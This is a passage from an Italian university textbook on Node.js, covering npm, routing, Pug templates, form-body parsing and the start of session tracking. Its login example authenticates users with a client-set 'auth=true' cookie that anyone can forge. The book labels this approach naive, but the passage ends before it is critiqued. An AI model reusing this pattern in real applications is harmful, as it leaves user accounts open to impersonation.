- Quando arriva un cliente, il cameriere lo accoglie, lo fa accomodare e gli porta il menu. **Mentre il cliente sceglie, il cameriere è libero** di occuparsi degli altri.
- Quando il cliente ha deciso, il cameriere porta l'ordine in cucina. **Mentre il cuoco prepara, il cameriere torna in sala** ed è disponibile.
- Quando il piatto è pronto (e la campanella della cucina suona), il cameriere lo porta al tavolo. **Mentre il cliente mangia, il cameriere è di nuovo libero.**

Un solo cameriere serve dieci tavoli senza problemi, perché non passa mai il tempo ad aspettare. La campanella della cucina è la chiave: è un **evento** che segnala che un'operazione lenta è terminata.

Il modello di Node.js

Node.js è basato su una filosofia molto simile a quella del ristorante efficiente.

- Un programma Node.js gira in un **unico processo**: non serve creare nuovi thread per ogni richiesta.
- Il runtime fornisce nella libreria standard un insieme di **primitive di I/O asincrone** che impediscono al codice JavaScript di bloccarsi.
- La maggior parte delle librerie adotta il paradigma non bloccante ovunque possibile, con ampio uso del pattern delle **callback**.
- Le operazioni sincrone sono l'**eccezione**, non la norma.




Figura 11.2: *L'event loop a thread singolo di Node.js.*

Un thread solo, ma non per tutto

«Node.js è a thread singolo» è una semplificazione utile ma imprecisa. È il **nostro** codice JavaScript a girare in un solo thread: le operazioni di I/O vere e proprie sono delegate a un pool di worker interni al runtime. La conseguenza pratica è importante: un calcolo lungo e **sincrono** nel nostro codice (un ciclo pesante, una cifratura, l'elaborazione di un'immagine) blocca l'event loop e quindi **tutte** le richieste, non solo la propria. Node.js eccelle nei carichi dominati dall'I/O, molto meno in quelli dominati dalla CPU.

Installare Node.js

Ci sono tre modi:

- usare gli installer disponibili sul sito ufficiale;
- usare il proprio gestore di pacchetti preferito;
- usare un **gestore di versioni** come `nvm`, `nvs` o `nvm4w`, comodo per sperimentare con versioni diverse e passare rapidamente dall'una all'altra.

Nel corso si usa Node.js **20.9.0**; con qualunque versione supportata non dovrebbero esserci problemi. Per verificare che tutto funzioni:

```
node --version
```

Terminale

```
v20.9.0
```

Esempio 11.1 — Hello World in Node.js

hello-world.js

```
"use strict";
console.log("Hello Node.js!");
```

Terminale

```
$ node hello-world.js
Hello Node.js!
```

Differenze rispetto all'ambiente browser

Nel browser

JavaScript serve soprattutto a manipolare il DOM: ci sono `window`, `document`, le API della piattaforma web come i cookie e `localStorage`.

In Node.js

Questi oggetti e queste API **non esistono**. In compenso c'è la libreria standard con i suoi moduli per l'accesso al filesystem e alla rete: si possono leggere e scrivere file, e mettersi in ascolto su un socket per ricevere richieste.

NPM: IL GESTORE DI PACCHETTI

Uno dei principali motori del successo di Node.js è **npm**. A settembre 2022 erano disponibili oltre 2,1 milioni di pacchetti: il più grande repository per un singolo linguaggio al mondo. Esiste un pacchetto per (quasi) tutto.

npm viene installato insieme a Node.js. Per verificarlo:

```
npm --version
```

Creare un pacchetto

Per creare un pacchetto npm nella directory corrente si usa `npm init`. Poiché in questo corso lavoreremo con i **moduli ES**, useremo la variante:

```
npm init es6
```

Il comando chiede alcune informazioni sul progetto (nome, versione, repository, licenza, autore, punto di ingresso, comando di test) e al termine crea un file `package.json` nella stessa directory, che contiene tutte le informazioni sul pacchetto, comprese le dipendenze e i comandi per eseguirlo. Si può pensarlo come la versione npm del `pom.xml` di Maven.

package.json

```
{
  "name": "hello-web-technologies",
  "version": "0.0.1",
  "description": "Web Technologies' first npm package",
  "main": "app.js",
  "type": "module",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": ["greetings"],
  "author": "Luigi Libero Lucio Starace",
  "license": "MIT"
}
```

`"main"` il file che esporta ciò che il pacchetto offre

`"type"` `"module"` abilita `import` ed `export`

`"scripts"` comandi eseguibili con `npm <nome>`

Le tre voci da conoscere.

- il **file principale** (`app.js` nell'esempio) viene eseguito quando il codice client importa il nostro pacchetto: di norma esporta le variabili e le funzioni pubbliche;
- la proprietà `scripts` permette di definire **attività** da riga di comando, eseguibili con `npm <nome>`;
- `"type": "module"` è ciò che abilita i moduli ES, cioè la sintassi `import`/`export` vista nel capitolo 6.

Aggiungiamo un'attività `start`:

package.json

```
"scripts": {
  "start": "node app.js",
  "test": "echo \"Error: no test specified\" && exit 1"
},
```

Terminale

```
$ npm start

> hello-web-technologies@0.0.1 start
> node app.js

Hello Web Technologies!
```

Installare dipendenze


Per installare una dipendenza si usa `npm install <nomepacchetto>`. Proviamo con `cowsay`:

```
npm install cowsay
```

Succedono due cose:

1. npm tiene traccia della nuova dipendenza, aggiungendo una sezione `dependencies` al file `package.json` (a sinistra);
2. le dipendenze vengono scaricate nella directory `node_modules` (a destra). Si noti che npm ha scaricato non solo il pacchetto richiesto, ma anche le sue dipendenze (ricorsivamente).

```
"dependencies": {
  "cowsay": "^1.5.0"
}
```



Una dipendenza dichiarata, molte scaricate: anche quelle di `cowsay`, ricorsivamente.

app.js

```
import cowsay from 'cowsay';

console.log(cowsay.think({
  text: "Hello Web Tech!"
}));
```

Terminale

```
 _________________
( Hello Web Tech! )
 -----------------
        o   ^__^
         o  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

node_modules non va versionato

Quando si distribuisce un pacchetto npm basta fornire il **proprio** codice e il descrittore `package.json`: la directory `node_modules` **non** va aggiunta al controllo di versione. Chi riceve il progetto esegue `npm install` e npm ricostruisce l'intero albero delle dipendenze a partire dal `package.json`. È il motivo per cui `node_modules/` è la prima riga di quasi ogni `.gitignore`.

Esempio 11.2 — Un server HTTP in venti righe

JS app.js

```
import http from 'http';

const PORT = 3000;

let server = http.createServer(function (request, response) {
  let course = "Web Technologies";

  response.writeHead(200, { "Content-Type": "text/html" });
  response.write(`<!DOCTYPE html>
    <html><body>
      <h1>Hello ${course}</h1>
      <p>La data corrente e' ${new Date().toDateString()}</p>
    </body></html>`);
  response.end();
}).listen(PORT);

console.log(`Web app in ascolto sulla porta ${PORT}`);
```



Qui si vede bene la differenza rispetto al server statico del capitolo 2: non c'è alcuna document root, non c'è alcun file HTML sul disco. Il documento viene **costruito a ogni richiesta**, e la funzione passata a `createServer` è una **callback**, invocata dall'event loop ogni volta che arriva una richiesta.

Si riconoscono anche gli elementi del protocollo studiati nel primo capitolo: il codice di stato `200`, l'header `Content-Type`, il corpo della risposta.

Debug in Visual Studio Code

Il modo più semplice è abilitare la funzione **Auto Attach**, che collega un debugger ai processi Node.js avviati dentro VS Code. Per abilitarla si preme `CTRL+SHIFT+P` per aprire la palette dei comandi e si cerca «Toggle Auto Attach»; conviene poi selezionare la modalità **Smart**, che si collega automaticamente solo agli script fuori da `node_modules`.

I punti di interruzione si aggiungono come di consueto, facendo clic accanto al numero di riga. Quando l'esecuzione raggiunge un punto di interruzione si ferma, e il pannello *Run and Debug* permette di ispezionare le variabili, osservare espressioni, esaminare la pila delle chiamate e controllare il flusso.

Azione	Descrizione
Resume	riprende il normale flusso di esecuzione, fino al prossimo punto di interruzione.
Step Over	esegue l'istruzione successiva come un blocco unico, senza entrare nei suoi passi interni.
Step Into	entra nell'istruzione successiva per seguirne l'esecuzione riga per riga.
Step Out	essendo dentro un metodo, ne completa le righe restanti e torna al contesto di esecuzione precedente.
Restart	termina l'esecuzione e ricomincia il debug con la configurazione corrente (non funziona con Auto Attach).
Disconnect	termina la sessione di debug.

Meglio del `console.log`

È molto comune, all'inizio, cercare di capire un bug disseminando il codice di `console.log`. Funziona, ma è lento e invasivo. Mezz'ora spesa a imparare il debugger si ripaga molte volte: si vedono **tutte** le variabili in scope in un colpo solo, senza modificare il codice e senza dover indovinare in anticipo quali stampare.

Ricaricamento automatico

Ogni volta che modifichiamo il codice dobbiamo riavviare l'intero server (`npm start`, oppure `node app.js`). Per rendere lo sviluppo più piacevole si usano utilità che monitorano il codice e riavviano il server di sviluppo quando serve: è il **live reloading**.

Una di queste è **nodemon**:

```
npm install nodemon
```

Basta poi sostituire `node app.js` con `nodemon app.js`:

package.json

```
"scripts": {
  "start": "nodemon app.js"
},
```

RIFERIMENTI

- **Getting started** — Node.js Docs.
  https://nodejs.org/en/learn/
  Parti rilevanti: *Introduction to Node.js*, *How to install Node.js*, *Differences between Node.js and the Browser*, *The V8 JavaScript Engine*, *An introduction to the npm package manager*, *ECMAScript 2015 (ES6) and beyond*.
- **Eloquent JavaScript** (3ª edizione), Marijn Haverbeke, capitolo 20.
  https://eloquentjavascript.net/
- **Mixu's Node book**, Mikito Takada.
  http://book.mixu.net/node/single.html
  Parti rilevanti: capitolo 2 (*What is Node.js?*), capitolo 8 sezione 8.2 (*NPM*).
- **Nodemon** — sito ufficiale.
  https://nodemon.io/
- **Node.js debugging in VS Code**.
  https://code.visualstudio.com/docs/nodejs/nodejs-debugging

Applicazioni web con Node.js

Node.js ci permette di realizzare in modo semplice ed efficiente un server HTTP, sfruttando i moduli integrati e il suo event loop a thread singolo. Node.js fa anche un po' di pre-elaborazione sulle richieste (analizza gli header) e ci fornisce un'astrazione per richieste e risposte.

A parte questo, però, siamo da soli. Per costruire una vera applicazione dobbiamo affrontare tre problemi:

- il **routing**;
- il **templating**;
- l'**analisi del corpo** delle richieste.

Li affrontiamo uno alla volta, costruendo la stessa applicazione «lista di cose da fare» già vista nell'esempio CGI.

Lo scheletro dell'applicazione


app.js

```
import http from 'http';

const PORT = 3000;

let server = http.createServer();
server.listen(PORT);
server.on('request', handleRequest);

function handleRequest(request, response) {
  /* gestione della richiesta */
}
```



A ogni richiesta il server emette l'evento `request`, gestito da `handleRequest`.

Rispetto all'esempio del capitolo precedente si nota una differenza stilistica: invece di passare la callback direttamente a `createServer`, la si registra come gestore dell'evento `request`. È lo stesso meccanismo degli eventi del browser visto nel capitolo 7.

ROUTING

La nostra applicazione dovrà gestire molti tipi diversi di richiesta HTTP: mostrare la homepage, mostrare la lista, azzerare l'applicazione, e così via.

Routing

Il **routing** è il problema di stabilire, data una richiesta, **quale codice** debba essere eseguito per servirla.




Figura 12.1: *Il router smista ogni richiesta verso il codice che la serve.*

Instradare in base al percorso

router.js

```
function handleRequest(request, response) {
  switch (request.url) {
    case "/":
      renderHomepage(request, response);
      break;
    case "/reset":
      handleResetRequest(request, response);
      break;
    case "/todo":
      handleTodoListRequest(request, response);
      break;
    /* e cosi' via... */
    default:
      handleError(request, response, 404);
  }
}
```

/	renderHomepage
/reset	handleResetRequest
/todo	handleTodoListRequest
altro	handleError 404

La tabella di instradamento realizzata dallo `switch`.

Instradare anche in base al metodo

Le richieste verso un certo percorso possono essere gestite in modo diverso a seconda del **metodo HTTP** usato:

- una `GET` su `/todos` restituisce la lista degli elementi;
- una `POST` su `/todos` prova a salvarne uno nuovo.

JS router.js

```
function handleTodoListRequest(request, response, context = {}) {
  switch (request.method) {
    case "GET":
      handleTodoListRequestGet(request, response, context); break;
    case "POST":
      handleTodoListRequestPost(request, response, context); break;
    default:
      handleError(request, response, 405, "Metodo non supportato");
  }
}
```



Stesso percorso, codice diverso a seconda del metodo.

Il codice 405

Quando il percorso esiste ma il metodo non è previsto, la risposta corretta non è un `404` (*Not Found*) bensì un `405` (*Method Not Allowed*). È una distinzione che i client e i *proxy* sanno interpretare, e che torna utile soprattutto nelle API REST.

Servire i file statici

Se il nostro output HTML include file statici (immagini, CSS, script), dobbiamo configurare il router perché li serva.

JS router.js

```
switch (request.url) {
  /* ... */
  case "/css/bootstrap.css":
    fs.readFile('./static/css/bootstrap.css', function (err, data) {
      response.writeHead(200, { 'Content-Type': 'text/css' });
      response.end(data, 'utf-8');
    });
    break;

  case "/img/node.png":
    fs.readFile('./static/img/node.png', function (err, data) {
      response.writeHead(200, { 'Content-Type': 'image/png' });
      response.end(data, "binary");
    });
    break;
}
```

`/css/bootstrap.css`
`./static/css/…`
`text/css`

`/img/node.png`
`./static/img/…`
`image/png`

Ogni URL statica corrisponde a un file sul disco e a un `Content-Type`.


Si noti che `fs.readFile` è **asincrona**: prende una callback che verrà invocata quando il file sarà stato letto. È esattamente il modello non bloccante descritto nel capitolo precedente.

Quando nessuna delle rotte note si applica, restituiamo un `404`.

router.js

```
switch (request.url) {
  /* altre rotte */
  default:
    handleError(request, response, 404, "Pagina non trovata");
}

function handleError(request, response, statusCode, message) {
  let renderedContent = pug.renderFile("./templates/errorPage.pug",
    { "code": statusCode, "description": message });
  response.writeHead(statusCode, { "Content-Type": "text/html" });
  response.end(renderedContent);
}
```



La pagina d'errore, generata dal template `errorPage.pug`.

Il routing non resta semplice a lungo

Uno `switch` sembra sufficiente, ma il problema cresce in fretta con l'applicazione:

- alcune rotte devono essere accessibili solo ad alcuni utenti (per esempio gli amministratori);
- alcune rotte dipendono da **schemi o parametri** nel percorso, come `GET /users/42/friends`, dove `42` può essere un id qualunque: con uno `switch` su una stringa esatta è impossibile;
- può servire eseguire **due o più pezzi di codice** per gestire una richiesta, per esempio una funzione che registra i dati e un'altra che prepara la risposta.

Sono esattamente i problemi che risolveremo con Express, nel prossimo capitolo.

MOTORI DI TEMPLATE

A un certo punto la nostra applicazione dovrà produrre del codice HTML da rimandare nel corpo della risposta. Nel primo esempio l'abbiamo scritto a mano, concatenando stringhe.

Il problema è che alcune parti dell'HTML si ripetono in più pagine (barra di navigazione, piè di pagina) e che, man mano che le pagine diventano complesse, costruire una risposta manipolando e concatenando stringhe diventa rapidamente impraticabile.

Motore di template

Un **motore di template** (*template engine*) permette di descrivere la struttura di una pagina in un file separato, con dei **segnaposto**, e di generare l'HTML finale combinando quel modello con i dati forniti a tempo di esecuzione.

Pug

Pug (già noto come Jade) è un motore di template ad alte prestazioni implementato in JavaScript, con una sintassi **sensibile agli spazi** (simile a Python) per scrivere modelli HTML.

```
npm install pug
```

```
import pug from "pug";

let html = pug.renderFile("./templates/basic_example.pug");
console.log(html);   // html contiene il codice HTML generato
```

Esempio 12.1 — Il primo template Pug

Il template a sinistra produce l'HTML a destra.

pug basic_example.pug

```
doctype html
html(lang="it")
  head
    title Hello Pug!
  body
    h1(class="foo") Primo template Pug
    p Questo e' il nostro primo template Pug!
```

<> output.html

```
<!DOCTYPE html>
<html lang="it">
  <head><title>Hello Pug!</title></head>
  <body>
    <h1 class="foo">Primo template Pug</h1>
    <p>Questo e' il nostro primo template Pug!</p>
  </body>
</html>
```

L'indentazione sostituisce i tag di chiusura, e gli attributi si scrivono fra parentesi tonde. Il risultato è molto più breve e, soprattutto, impossibile da sbagliare nell'annidamento.

Inclusioni

Pug è molto più di un modo diverso di scrivere HTML. Tanto per cominciare, un template può **includerne** altri: è un grande aiuto per il riuso.

pug partials/head.pug


```
head
  title Hello Pug
  script(src='/js/script.js')
  link(rel='stylesheet' href='/style.css')
```

pug partials/footer.pug

```
footer#footer
  p Copyright (c) Web Tech
```

pug index.pug

```
doctype html
html
  include partials/head.pug
  body
    h1 Hello Pug!
    include partials/footer.pug
```



Gli `include` vengono sostituiti dal contenuto dei file indicati.

Si noti `footer#footer`: in Pug il cancelletto è l'abbreviazione per l'attributo `id`, esattamente come nei selettori CSS.

Ereditarietà fra template

Progettando applicazioni web è comune avere un **layout condiviso** da tutte le pagine, che ciascuna pagina può poi personalizzare in alcune parti. Pug supporta questo scenario con l'**ereditarietà fra template**, tramite le parole chiave `block` ed `extends`.




Figura 12.2: *Un layout comune, personalizzato dalle singole pagine.*

Esempio 12.2 — Layout base e pagina figlia

A sinistra il layout: definisce tre **blocchi**, `heading`, `content` e `footer`, e i blocchi `heading` e `footer` hanno un contenuto predefinito. A destra la pagina figlia, che lo estende.

pug base-layout.pug

```pug
doctype html
html
  head
    title Pug Inheritance
  body
    block heading
      h1 Pug Inheritance
    block content
    block footer
      footer Questo e' il footer predefinito.
```

pug index.pug

```pug
extends ./base-layout.pug


block content
  p Il contenuto vero e proprio della homepage.

block footer
  footer Questo e' un footer specializzato.
```

Il template figlio **sovrascrive** i blocchi `content` e `footer`; il blocco `heading` non viene sovrascritto e mostra il contenuto predefinito. Il risultato è:

<> output.html

```html
<!DOCTYPE html>
<html>
  <head><title>Pug Inheritance</title></head>
  <body>
    <h1>Pug Inheritance</h1>
    <p>Il contenuto vero e proprio della homepage.</p>
    <footer>Questo e' un footer specializzato.</footer>
  </body>
</html>
```



Locals: passare i dati al template

I template Pug possono generare contenuto a partire da un oggetto di dati fornito, chiamato **locals**, passato alle funzioni `render()` o `renderFile()`.

Esempio 12.3 — Interpolazione

```
import pug from "pug";

let html = pug.renderFile("./locals.pug", {
  "product": {
    "name": "Samsung S24",
    "description": "Smartphone"
  }
});

console.log(html);
```

pug locals.pug

```
- let footer = "una bella stringa"

h1 #{product.name.toUpperCase()}
p Descrizione: #{product.description}
footer #{footer}
```

<> output.html

```
<h1>SAMSUNG S24</h1>
<p>Descrizione: Smartphone</p>
<footer>una bella stringa</footer>
```

Il codice contenuto fra `#{` e `}` viene valutato, **sottoposto a escaping** e inserito nell'output. L'escaping automatico non è un dettaglio: è ciò che impedisce che un nome di prodotto contenente `<script>` finisca per essere eseguito dal browser.


Una riga che inizia con `-` contiene invece codice JavaScript eseguito ma non stampato.

Condizionali

```
let user = { "isAdmin": true, "name": "Brendan" };
let html = pug.renderFile("./conditionals.pug", { "user": user });
```

pug conditionals.pug

```
if !user
  a(href="/login") Per favore, autenticati.
else if user.isAdmin
  p Ai tuoi ordini, #{user.name}
else
  p Bentornato, #{user.name}
```



Solo il ramo scelto finisce nell'HTML.

```
let items = [
  { "name": "Margherita",  "price": 5.50 },
  { "name": "Marinara",    "price": 5.00 },
  { "name": "Capricciosa", "price": 6.50 }
];
let html = pug.renderFile("./iteration.pug", { "items": items });
```

pug iteration.pug

```
ul
  each item in items
    li #{item.name} - EUR #{item.price.toFixed(2)}
  else
    li Nessuna pizza disponibile al momento!
```

iteration

- Margherita - EUR 5.50
- Marinara - EUR 5.00
- Capricciosa - EUR 6.50

<> output.html

```
<ul>
  <li>Margherita - EUR 5.50</li>
  <li>Marinara - EUR 5.00</li>
  <li>Capricciosa - EUR 6.50</li>
</ul>
```

Il ramo `else` di un `each` viene eseguito quando la collezione è vuota: è una comodità che evita di scrivere a mano il controllo.

Non solo Pug

Pug è solo uno dei tanti motori di template disponibili. Altri molto noti sono **EJS** (con una sintassi simile a JSP e PHP), **SquirrellyJS**, **Nunjucks**, **LiquidJS**, **Eta** e **Haml** (per Ruby). Cambia la sintassi, non il concetto.

Analizzare il corpo delle richieste

Gli utenti compilano il form della pagina per salvare nuovi elementi. Il form viene inviato con il metodo `POST`, quindi dobbiamo analizzare il corpo della richiesta per ottenere i nomi dei parametri e i loro valori. Non è così semplice come sembra.

pug todo.pug

```
form(action="/todo" method="POST")
  label(for="todo") Elemento da fare
  input(type="text" id="todo" name="todo" required)
  button(type="submit") Salva
```

todo

Elemento da fare Learn Node.js Salva

Richiesta generata

```
POST /todo HTTP/1.1

todo=Learn+Node.js
```


Il corpo arriva a pezzi

Il corpo della richiesta **potrebbe non essere ancora disponibile** quando iniziamo a elaborarla: magari l'utente ha una connessione lenta, o sta caricando file di grandi dimensioni, e il corpo diventerà disponibile più tardi.

L'oggetto `request` (di tipo `http.IncomingMessage`) estende `stream.Readable`: genera un evento `data` ogni volta che un nuovo pezzo di dati diventa disponibile, e un evento `end` quando non c'è più nulla da consumare. Per leggere il corpo dobbiamo quindi operare in modo **asincrono**, sfruttando questi due eventi.

JS body-parser.js

```
function parseRequestBody(request) {
  return new Promise((resolve, reject) => {
    let body = [];
    request
      .on('data', chunk => { body.push(chunk); })
      .on('end', () => {
        body = Buffer.concat(body).toString();
        // qui `body` contiene l'intero corpo come stringa
        let data = parseRequestBodyString(body);
        resolve(data);
      });
  });
}
```



I pezzi arrivano con gli eventi `data`; all'evento `end` si ricompone il corpo.

Si notino i due meccanismi che abbiamo studiato separatamente e che qui si incontrano: gli **eventi** (capitolo 7) per raccogliere i pezzi, e una **Promise** (capitolo 8) per esporre il risultato a chi ha chiamato.

Interpretare la stringa

Letto il corpo come stringa, si tratta di suddividerla per ottenere nomi e valori dei parametri. Ricordiamo che il corpo è una stringa della forma `p1=v1&p2=v2&...`, e che è **codificato come URL**.


JS body-parser.js

```
function parseRequestBodyString(body) {
  let data = {};
  let slices = body.split("&");

  for (let slice of slices) {
    let paramName = slice.split("=")[0];
    paramName = decodeURIComponent(paramName.replace(/\+/g, " "));

    let paramValue = slice.split("=")[1];
    paramValue = decodeURIComponent(paramValue.replace(/\+/g, " "));

    data[paramName] = paramValue;
  }
  return data;
}
```



Dalla stringa codificata all'oggetto.

Ricordarsi della codifica

Il corpo è codificato come URL, esattamente come descritto nel capitolo su HTML: la frase «Prove that P=NP» viaggia come `Prove+that+P%3DNP`. Bisogna quindi sostituire i `+` con spazi **e** applicare `decodeURIComponent`: saltare uno dei due passaggi produce bug che si manifestano solo con certi input.

Anatomia di un'applicazione web

Mettendo insieme i pezzi visti finora, si delinea l'architettura tipica di un'applicazione web.




Figura 12.3: *L'architettura tipica di un'applicazione web tradizionale.*

Riferimenti

- **Web Templating** — EduTech wiki, Università di Ginevra.
  https://edutechwiki.unige.ch/en/Web_templating
- **Single page apps in depth**, Mikito Takada.
  http://singlepageappbook.com/
  Parte rilevante: *Templating: from data to HTML*.
- **Node.js v.20.X (LTS) documentation**.
  https://nodejs.org/docs/latest-v20.x/api/index.html
- **A beginner's Guide to Pug**, James Hibbard.
  https://www.sitepoint.com/a-beginners-guide-to-pug/

Gestione delle sessioni

Alla nostra applicazione manca ancora una funzionalità essenziale: più utenti devono poter registrarsi, autenticarsi e gestire ciascuno la **propria** lista. Realizzarla richiede un concetto nuovo, il **tracciamento della sessione**.

Il problema

Torniamo al punto lasciato in sospeso nel primo capitolo: HTTP è **stateless**. Una richiesta, di per sé, non contiene alcuna informazione sulle richieste precedenti.

Come fa il server a sapere che un utente ha già effettuato il login?




Figura 13.1: *Senza stato, la terza richiesta arriva da uno sconosciuto.*

Tracciamento della sessione

Il **tracciamento della sessione** (*session tracking*) consiste nel mantenere informazioni **con stato** sulle interazioni di un utente attraverso più richieste HTTP. Permette ai server di «riconoscere» gli utenti e le loro azioni, e quindi di adattare le risposte a utenti e situazioni diverse.

Un approccio ingenuo: i cookie

Un modo che già conosciamo perché il server «memorizzi» dati fra richieste diverse è impostare dei **cookie**. L'idea è la seguente.

1. L'utente invia una richiesta a una pagina dinamica, con nome utente e password come parametri.
2. La pagina verifica se le credenziali sono corrette.
   - Se lo sono, il server imposta dei cookie per tenere traccia dell'interazione, per esempio `Set-Cookie: auth=true; username=luigi`.
   - Se non lo sono, mostra una pagina di errore e non imposta alcun cookie.
3. Le pagine dinamiche che richiedono autenticazione controllano il cookie `auth`: se è impostato mostrano il contenuto, altrimenti reindirizzano alla pagina di login.

Gestire il login

login.js

```js
if (isAuthenticated) {
  response.writeHead(300, {
    "Location": "/",
    "Set-Cookie": [
      `auth=true; max-age=${60 * 60}`,
      `username=${user.username}; max-age=${60 * 60}`
    ]
  });
  response.end();
}
```

Risposta generata

```
HTTP/1.1 300 Multiple Choices
Location: /
Set-Cookie: auth=true; max-age=3600
Set-Cookie: username=luigi; max-age=3600
```

Due header `Set-Cookie`: il browser memorizza due cookie distinti.

Si impostano due cookie — uno con il nome utente, l'altro un semplice valore booleano — entrambi con scadenza a un'ora, e si reindirizza alla homepage.

300 o 303?

Il codice delle slide usa `300` (*Multiple Choices*), con cui il browser **non è tenuto** a seguire l'header `Location`. Per reindirizzare dopo l'invio di un form si usa di norma `303` (*See Other*), oppure `302`: il browser segue il reindirizzamento con una `GET`, e un aggiornamento della pagina non reinvia il form.

Se invece le credenziali non sono corrette, si mostra di nuovo la pagina di login restituendo un codice `401`:

login.js

```js
if (!isAuthenticated) {
  let renderedContent = pug.renderFile("./templates/login.pug",
    { "error": "Autenticazione fallita. Controlla le credenziali." });
  response.writeHead(401, { "Content-Type": "text/html" });
  response.end(renderedContent);
}
```



La pagina di login, di nuovo, con il messaggio d'errore e lo stato 401.

Recuperare le informazioni di sessione

Vogliamo gestire le richieste in modo diverso a seconda che l'utente sia autenticato o meno: se un utente non autorizzato prova a visitare `/todo` gli serviamo una pagina di errore con codice `401`, mentre un utente autenticato vede la propria lista.

